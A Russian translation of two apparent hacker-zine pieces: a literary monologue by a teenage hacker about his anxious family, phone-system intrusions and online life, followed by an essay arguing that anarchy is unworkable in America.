Они разговаривали больше двух часов: жена говорила, как боится не успеть с украшениями к хэллоуинской вечеринке в школе. Почти плакала пару раз — была так близка к срыву, просто следя за парой детей и делая гирлянды и тыквенный пирог. Но время от времени говорила, как боится, что следующий раз, когда поедет за покупками, её машину угонят под дулом пистолета. Телевизор сделал своё дело — держал её в страхе, закачивая образы перепуганных жертв с утра до ночи. Страх делает людей управляемыми.

Наконец жена сказала: может, нам стоит переехать. Не мог поверить своим ушам. То есть она жила в Вульф-Коув за электрозабором — куда же ей ехать? Её страхи вырастали тенями и привидениями на экране мира — как привидения на той хэллоуинской вечеринке. Куда ни посмотри — опасность. Где дверь, а не стена, — там сквозняк, ледяной холод: мерещится, как дверь открывается. Она вставала и проверяла замки, когда все спали. Однажды ей нужно было съездить на другой конец города — вы бы подумали, что она летит на Луну. Прорабатывала маршрут по карте с матерью. Здесь поворот? Или здесь? Мобильный полностью заряжен — проверила дважды — и полный бак бензина, на всякий случай. На какой такой случай? Так что меня не удивило, когда после угона она сказала, что может, им стоит переехать в Порт-Харбор, в десяти милях к северу. Потом мать сказала «ну». Потом жена сказала «ну» — и тишина. Думаю, я задержал дыхание, сидя в спальне и слушая в наушниках. Потом мать сказала: ну, тебе всё равно где-то нужно будет делать покупки.

«О, — сказала жена. — Я об этом не подумала».

Геометрия близкого.

Так много людей живут в этих маленьких кружках — здесь больше, чем в большинстве мест. Я живу в сети, живу онлайн, живу там. Дверь в спальню закрыта, но ментальное пространство, которое я населяю, — это весь мир.

Когда мне было одиннадцать, я нашёл каналы, где узнал так много, просто слушая. Я молчал, пока не понял, кто есть кто, — кто ламер, орущий во весь рот, а кто понимает. Потом кто-то задал вопрос, на который я знал ответ, и вежливо ответил — и меня впустили. Я больше не был лёркером, но притормаживал — задавал вопросы, но не слишком много. Допоздна сидел в «Бордерс» и других ночных книжных, в проходах с открытыми книгами O'Reilly — разбирался, что мог, прежде чем спрашивать. Нужно делать домашнюю работу и нужно проявлять уважение. Как только впустили — помогал парням со ступеньки ниже. Я неплохо разбирался в определённых системах, в определённых видах АТС, и выкладывал трофеи голосовой почты — это был хохот. Некоторые принадлежали огромным компаниям, не способным защитить зад и пробкой. Клипы опровергали их пиар, показывая, что за чушь всё это. Так что все на канале знали — но хватало ума не говорить, не давать знать. Это было бы всё равно что перегнуться через перила и попросить федералов любезно нас поиметь.

Так я научился жить в системе. Я картировал её в голове, постоянно воссоздавая образы потоков, тени в мозгу порождали теневое «я» одновременно. Теневое «я» стало моим «я», только я мог видеть его и умел использовать.

Дело было не во взломе маленьких систем — понимаете? — не в ящиках или телефонах, а в Большой Системе с заглавными буквами. Взломать систему — значит взломать разум, который её создал. Это не просто код — это кодер. Код — это тень разума кодера. Вот что вы взламываете. Видите, как код соотносится с кодером, — чёрт, вы понимаете всё.

Ладно, Мама и Папа разговаривали однажды вечером, и Мама сказала, что видела Брэдли на их патио. Они смотрели вниз на старую плитку, обдумывая переделку. Это означало перестановку

кустов и, может, добавление цветов и почвопокровных растений. Звучало как большое дело, судя по тому, как они говорили, — эта маленькая перемена подавалась как Русская революция. Как в тот раз, когда Адамы построили нишу для завтрака, — вы бы подумали, что они терраформировали планету.

Мама спросила у Вирджинии Брэдли: как долго вы в этом доме теперь? Так же, как мы? О нет, ответила Вирджиния. Мы живём здесь тринадцать лет. О, сказала Мама. Мы — пятнадцать. Но ведь, сказала Вирджиния, мы переехали всего лишь с квартала отсюда. Мама сказала: О? Я не знала этого. Вирджиния сказала: да, мы жили в том маленьком белом доме на углу, с зелёными ставнями, семнадцать лет. Мама сказала: я не знала этого. Мало того, сказала Вирджиния с лёгким смехом, Рик — это был её муж — Рик вырос за углом. Вы знаете ту усадьбу, где живёт его мать? Мама сказала: ту, где вывеска «Брэдли»? Я не понимала (тринадцать лет соседей) что это его мать. Да, он вырос в том доме, а потом, когда мы поженились, переехали в белый дом с зелёными ставнями, и тринадцать лет назад, когда Стоунсайферы уехали к озёрам, мы переехали сюда.

Сердце, заключённое в тревогу, так боится собственного путешествия, собственного познания, что всё туже затягивает спираль, огораживая себя. В конце концов лабиринт ведёт в никуда. Эта деревня с извилистыми улочками и газовыми фонарями при всём своём ложном очаровании была создана крестьянской культурой, боящейся чужаков, боящейся перемен, — полусердцем с собственной уникальной геометрией.

Угадали. Геометрия близкого.

Гипноз отлично диснейлендит одиночество людей, живущих вблизи. Иногда это одиночество просачивается в их жизни — и, собственно, именно из-за этого была ссора.

Некая деловая группа попросила Папу выступить с речью на ужине. Попросила больше года назад, так что у него это стояло в календаре всё это время. Он очень ждал этого — видно было по тому, как готовился. Даже репетировал выступление. Ему сказали ждать несколько сотен человек, но когда он явился со всеми слайдами, там оказались только двадцать три.

Мне так жаль, сказал Меривезер Преттлблэзер, или как его там звали, — пригласивший его выступить. Никому из нас не пришло в голову, когда мы ставили вашу беседу в программу, что именно в этот день будет последний эпизод Джерри Сайнфельда.

Папа кое-что понял в тот вечер. Был довольно подавлен, но понимал почему. Эти люди, сказал он, знают друг друга годами. Встреча — возможность провести время с настоящими друзьями. Но они предпочли провести вечер с людьми, которые не только ненастоящие, но даже не имеют смысла и ни с чем реальным не связаны. Они предпочтут пассивно скачивать цифровые образы, сказал он — используя мои слова, не осознавая этого, — чем взаимодействовать с настоящими людьми.

Итак, у Папы появилось полпонимания, и я обрадовался — это бывает не каждый вечер, — прыгнул вперёд, захотел вырваться на следующий уровень и показать, как всё связано: от Уолтера Липпмана до Эдди Бернейса до Йозефа Геббельса — новости, пиар и пропаганда суть одно. Это разозлило Папу. Это подрывало кукольный домик в его голове — теперь я понимаю. Стены рухнут, если он посмотрит, — поэтому он не может смотреть. Кроме того, ему нужно было куда-то деть своё разочарование, а я был безопасным объектом. Естественно, я страшно разозлился на интенсивность его преданности непониманию. Чёрт, Папа, — кричал я, — они украли твою историю. У тебя нет понимания, потому что всё реальное было скрыто. Некоторые узлы настоящие, но то, как они связаны, замаскировано ложью. Он кричит в ответ, что я не знаю, о чём говорю. Вторая мировая война была настоящей, говорит он, стуча по столу, не понимая, как безумно выглядит. О да? А «Энигма»? До раскрытия этой тайны ты совершенно иначе думал обо всём в той войне. Ты был вынужден, Папа! Контекст — это содержание, и именно его скрывают, делая всё похожим на другое. Всё дело в точках отсчёта. Они делали это со всем в течение пятидесяти лет. Это как мультиспектральный камуфляж, о котором я читал в космосе, — фальшивые платформы,

созданные для видимости настоящих. Ничто не проникает, ничто не отражается. Ты живёшь в зале зеркал — или скорее в голограмме зеркал, Папа, — неужели не видишь?

Мы оба продолжали орать, и в какой-то момент я плюнул и ушёл в свою комнату — что меня вполне устраивает, потому что я предпочитаю жить в реальном мире, а не в «Ночи живых мертвецов» там внизу.

Я понимаю, почему Папа не может позволить себе знать. Понимаю. Особенно в его возрасте — нельзя смотреть в лицо этой пустоте, если не знаешь, как снова заполнить её — желательно чем-то настоящим. Знать, что ты умеешь это сделать, делает это терпимым — как смотреть на змей на голове Медузы в зеркало. Это не даёт превратиться в камень.

Мы с друзьями никогда не хотим превращаться в камень. Никогда. Может, в наших головах всё это бесконечный регресс — никто не знает. Но играть в игру хотя бы сохраняет гибкость. Это как йога для души.

Когда мне нравится больше всего? Легко. Четыре утра. Обожаю. Есть картина Руссо — лев и цыганка, и мир, застывший в барельефе, который никогда не просыпается. Вот каково это — четыре утра, онлайн. Иллюзорный мир спит, захлопнулся, как ракушка. Я включаю компьютер, и вентилятор превращается в белый шум. Этот шум — звук моря о волнорез нашей жизни. Монитор мерцает, загораясь, как открывающееся окно, и я залезаю внутрь.

Всё в символах — управление символами. Вот в чём разница между полуиллюзией и целой. Ты ими пользуешься — или они тобой? Если они тобой — ты знаешь это? Видишь? И используешь их в ответ? Кто здесь командует? Ты постоянно отвоёвываешь контроль у символов, готовых захлестнуть тебя потоком? Осознаёшь ли ты, как соучаствуешь — ведь мозг создан для соучастия — так что знаешь и знаешь, что знаешь, и можешь отвоевать власть? Тогда есть шанс, понимаешь, даже если зал зеркал никогда не показывает настоящего отражения. Тогда у нас есть шанс перейти на следующий уровень игры, если только это — и это, похоже, и есть суть.

Мы с друзьями предпочитаем геометрию далёкого. Эта спальня — узел в сети, transplanetary или хотя бы транслунный, — пересечение линий в сетке, по которой мы перемещаемся со скоростью света. Это работа души — эта машинерия манипуляции символами, сплавленная с нашими душами; мы живём в стиле киборга, соединённые друг с другом. Информация, которой мы обмениваемся, — это энергия, бутстрэпирующая себя на более высокий уровень абстракции.

Некоторыми ночами вы проваливаетесь в это невероятное место и исчезаете. Что-то происходит. Не знаю, как описать. Это как провалиться в то место, где проходит большая часть жизни, — только в большинстве случаев этого не замечаешь. На этот раз каким-то образом туда идёшь и знаешь об этом. Вместо того чтобы думать, наклонясь вперёд из верхушки головы, — это как линии электромагнитной энергии, показывающие железные опилки, расходящиеся из основания черепа. Информация приходит и уходит из основания мозга, идёт во всех направлениях. Время расширяется, и вы используете другой набор точек отсчёта: близкое и далёкое одновременно.

Думаю, дело в желании идти — а потом идти. Иначе превращаешься в жену хиропрактора. Я хочу вблизи видеть разницу, которая делает разницу, — но стоит мне туда попасть, как «я» растворяется, словно исчезли страны, и что бы ни осталось — обитает в облаках власти без имён. Это лучше секса, да, лучше.

Ладно, суть в том: да, я смеялся, но не над ним, если быть точным. Можете ему это передать. Ничего личного. Просто было смешно — видеть, как кто-то выражает правду, которой сам не знает. Правду о будущем, в котором они никогда не окажутся. Это как его разум бился об стену — понимаете? Так что извиняюсь, ладно? Можете ему это сказать. Я понимаю, каково это — прийти к концу жизни и понять, что всё было обманом. Когда уже слишком поздно что-то делать.

А сейчас, если можно, я хочу несколько минут с друзьями. Просто хочу туда, где не нужно всё время объяснять, где все понимают.

Хорошо? И не могли бы вы прикрыть дверь, выходя?

The Feasibility of Anarchy in America

Автор: Anthony

> *«Эта страна со своими институтами принадлежит народу, который её населяет. Всякий раз, когда он устанет от существующего Правительства, он может воспользоваться своим конституционным правом на его изменение или революционным правом на его расчленение или свержение.»*
> *— Авраам Линкольн*

Концепция анархии в её наиболее общей и известной форме отстаивает идею устранения того или иного правящего органа или иерархии. Само слово «Анархия» происходит от греческого «Анархос», означающего «Без правителя». По существу, это взгляд, разделяемый теми, кто убеждён: централизованные правительства или иерархии власти и авторитета склонны развращать тех, кто стоит на верхних уровнях. Широко распространено и мнение о том, что упивающиеся властью правители на вершине иерархии начинают злоупотреблять ею, используя вновь обретённый авторитет в своих произвольных целях в ущерб нижестоящим членам организации или общества, которым они правят. Это убеждение отнюдь не ново и восходит, по всей видимости, к самым истокам политической философии. В Соединённых Штатах эта философия получила широкое распространение в ряде избранных групп в 1960-х и 1970-х годах и продвигалась вперёд с выходом «Поваренной книги анархиста», в которой в довольно сжатом виде излагались инструкции по изготовлению бомб, партизанской войне и тому подобному. С развитием Интернета многие группы, ратующие за свободный обмен любой и всякой информацией, а также за уничтожение любых проприетарных и ограничительных моделей разработки программного обеспечения и подобного, значительно расширили философию анархизма и поддерживают её в самых разных формах. Однако, помимо желания видеть крах коррумпированных режимов и устаревание оруэлловских законов и мер, мы должны задать себе вопрос: реалистична ли идея анархии в Америке?

Большинству очевидно, что большинство граждан Соединённых Штатов воспринимают законы не иначе как правила, навязанные нынешним режимом; следовательно, для них, если режим падёт по той или иной причине, никаких законов, которым нужно подчиняться, не существует. К примеру, мы видим, что даже при незначительных перебоях — например, при отключениях электричества — граждане бесчинствуют, нанося ущерб и похищая товары из магазинов. Они не видят общей картины и не понимают, что, лишая других этих товаров, они лишь наносят больший вред всему обществу, включая самих себя. Даже при действующем правительстве ежедневно совершаются самые разнообразные преступления, наиболее тяжёлыми из которых являются изнасилование, убийство и кража. Важнейший вопрос, который мы должны задать: если граждане не способны вести себя ради общего блага и во имя интересов общества, как можно доверить им самостоятельно вести себя надлежащим образом без государственного органа, угрозами тюрьмы или смерти принуждающего соблюдать законы? Как бы это ни произошло, это уже неважно: большинство граждан США полностью зависят от правительства и оказываемых им услуг. Очевидно и то, что без центральной власти они не смогут надлежащим образом вести себя ответственно, так чтобы им не требовались никакие правители или администраторы, обеспечивающие сохранение гражданского порядка. Из-за своего эгоцентризма и стремления к удовлетворению гедонистических желаний весьма маловероятно, что они смогут сохранить правильный настрой, необходимый для того, чтобы анархия стала возможным образом жизни.

Ещё одна проблема, связанная с отсутствием надлежащей установки на самодостаточность, заключается в том, что большинство американцев приучены к довольно зажиточному и комфортному образу жизни. Они наслаждаются относительной политической и военной безопасностью; комфортным жильём; телевизорами и прочими легкомысленными развлечениями; едой сверх всякой меры. Все, кроме самых обездоленных, ведут весьма комфортную жизнь, и даже последние, как правило, не испытывают нужды в еде, жилье и прочем — благодаря государственной помощи. Очевидно и то, что государство выступает буфером между отдельным человеком и реальностью. Всё скрыто от публики: приведение в исполнение смертного приговора, массовый забой скота, нередко жестокие методы работы полиции и армии. Государство пытается удержать общество в своеобразном блаженном оцепенении, чтобы оно не замечало и, следовательно, не привыкало к нежелательным сторонам реальности. Поэтому маловероятно, что широкая общественность обладает порогом толерантности к лишениям, и вряд ли большинство смогло бы приспособиться к достаточно открытому и прямому образу жизни, видя и переживая как его приятные, так и неприятные стороны. Скорее всего, столкнувшись с жизнью без какого-либо центрального правительства, ограждающего их от того, как она устроена на самом деле, а также от ответственности перед собой и остальным обществом, они отвергнут подобные идеалы и вернутся к прежнему образу жизни. Слишком многое принимается как должное, и когда этого не станет, люди быстро повернут назад, поскольку в целом не подготовлены к самоответственности, самодостаточности и подлинным лишениям.

Вполне реальная проблема, с которой придётся столкнуться при упразднении центрального правительства, — военная ситуация и защита страны от враждебных иностранных держав. Общеизвестно и не требует доказательств, что немало иностранных государств не медлили бы воспользоваться крахом правительства и военно оккупировали бы страну в своих политических и экономических интересах. Таким образом, было бы необходимо сформировать и обучить коллективные вооружённые силы для противодействия подобной участи. Однако здесь возникает другая проблема: если армия сформирована и в ней есть иерархия (а она необходима для эффективной защиты от скоординированных иностранных атак), что помешает ей осуществить переворот и создать новый государственный орган под военным управлением, где командиры становятся правящим классом? Это не невозможный и даже не маловероятный сценарий. Возьмём, к примеру, Афганистан. После того как моджахеды сбросили иго советского господства, они оказались в серьёзном затруднении: существовало несколько вооружённых формирований под руководством отдельных командиров с разными идеалами. Вскоре между ними вспыхнули бои, и страна погрузилась в хаос войны. Ничего продуктивного из этого не вышло, и они так и не установили никакого действенного контроля. Это служит примером того, насколько бессмысленна борьба против репрессивного режима, если после этого не удаётся создать стабильное правительство. После многочисленных провалов против них и их коррупции поднялась новая группа — Талибан. Поначалу это были борцы за свободу, утверждавшие, что не стремятся к власти и управлению. Они говорили, что их цели — убрать моджахедов и их злодеяния из Афганистана и восстановить порядок, безопасность и мир в регионе. Все мы знаем, что впоследствии они действительно стали новыми правителями Афганистана и ничуть не лучше прежних моджахедов. Та же проблема преследовала бы нацию, лишённую центрального правительства: почти неизбежно произойдёт иностранная оккупация, или вновь созданная армия возьмёт власть в свои руки. Или и то и другое, как это и случилось в Афганистане. Некоторые могут предложить иное решение: если каждый, кто достиг боевого возраста и способен воевать, сформирует ополчение, власть окажется в руках народа, а не избранного меньшинства. Эта идея была бы хороша, если бы не одна небольшая проблема: рано или поздно неизбежно возникнут разногласия относительно наилучшего дальнейшего действия в той или иной ситуации, и весьма вероятно появление отдельных фракций, которые откалываются и воюют друг с другом. Таким образом, нация вновь окажется разделённой и в борьбе за власть, что очень напоминает множество государств мира и сегодня. Даже если бы все эти крайне важные проблемы не возникли, само собой разумеется, что

принудительное включение всех способных в то или иное военное формирование было бы почти равнозначно управлению со стороны центрального режима — только на более милитаризованной основе. Следовательно, вполне вероятно, что это либо с самого начала, либо со временем переросло бы в очередную форму правления — на этот раз более жёсткую в применении законов, учитывая саму природу института.

Точка зрения некоторых состоит в том, что человек должен вернуться к более естественному образу жизни и жить примитивно, как животное, — ведь он действительно является более высокоразвитым животным, наделённым высшими способностями разума и мышления. Такой взгляд также представляет другую проблему, которую в рамках анархии, скорее всего, невозможно преодолеть: в природе нет анархии, и животными управляет — если ничем иным, то — принцип естественного отбора: выживает сильнейший, слабый гибнет. Факт в том, что ресурсы определённой территории не безграничны: еда, вода, строительные материалы, топливо и прочее. Факт и то, что найдутся те, кто от природы более эффективен в добыче пропитания, кому повезло жить рядом с источником пресной воды и, возможно, владеть им. Следовательно, те, кто сильнее и эффективнее в этих областях, от природы будут управлять теми, кто слабее и менее способен или не так удачлив. Такой индивид или индивиды будут, таким образом, пользоваться большим авторитетом в данном сообществе — в силу ресурсов, которыми обладают и которых хотят или в которых нуждаются остальные члены. Как видно, это ведёт к очередной форме правления: те, у кого лучшие земельные наделы в частной собственности, естественно станут теми, кто обеспечивает остальную часть сообщества едой и необходимыми материалами, и, следовательно, превратятся в авторитетную фигуру. Понятно, что эту ситуацию можно было бы предотвратить, не допустив частной собственности на землю либо поровну распределяя среди населения еду, воду и другие относительно дефицитные ресурсы. Единственная проблема в том, что по определению должна существовать какая-то иерархия или комитет, собирающий эти ресурсы, распределяющий их и обеспечивающий честность каждого в этом деле. Это также приведёт к очередной форме контроля и управления: со временем или, возможно, с самого начала — в зависимости от того, какой силой располагает комитет и насколько критична ситуация в тот момент — они сформируют своего рода правительство, снабжающее членов общества необходимыми ресурсами и использующее свою естественную власть, угрожая другим принятием определённого свода законов в целях сохранения общественного порядка. Даже в самых примитивных обществах есть признанное руководство и хотя бы какой-то общественный порядок, и способ обеспечить, чтобы такой порядок не был нарушен в ущерб обществу. Следовательно, если общество должно держаться вместе, а не распадаться на тесно связанные семьи, озабоченные лишь выживанием без оглядки на остальное население, — должна существовать какая-то иерархия или, за неимением лучшего термина, система управления.

В заключение этого довольно краткого эссе я отвечаю на вопрос, поставленный в начале: в Америке анархия невозможна хотя бы потому, что население с ней не справится и ему нельзя доверять действовать в интересах общества. Немногие в этой культуре самолюбования и эгоцентричного гедонизма сочтут выгодным для себя отказаться от многочисленных удовольствий, имущества и защищённого образа жизни ради большей ответственности и самодостаточности. Мало того, было бы также невозможно избавить большинство населения от идеи частной собственности, и из-за эгоцентричной природы этой культуры было бы совершенно исключено предположение, что форма коммунизма или коммунального образа жизни была бы приемлема для большинства вовлечённых. Помимо этого, без какого-то центрального правительства, решающего судьбу этой общей собственности и что следует делать с материалами, собранными или выращенными на ней, мы бы с трудом пришли к какому-либо согласию относительно того, что с ней делать. Таким образом, без какого-либо объединения или демократического правительства, или даже авторитарного диктатора, навязывающего свою волю широкому населению, невозможно достичь ничего, кроме фракционности, раздора и неизбежно дестабилизирующего, неконструктивного конфликта.

|=[EOF]=---=|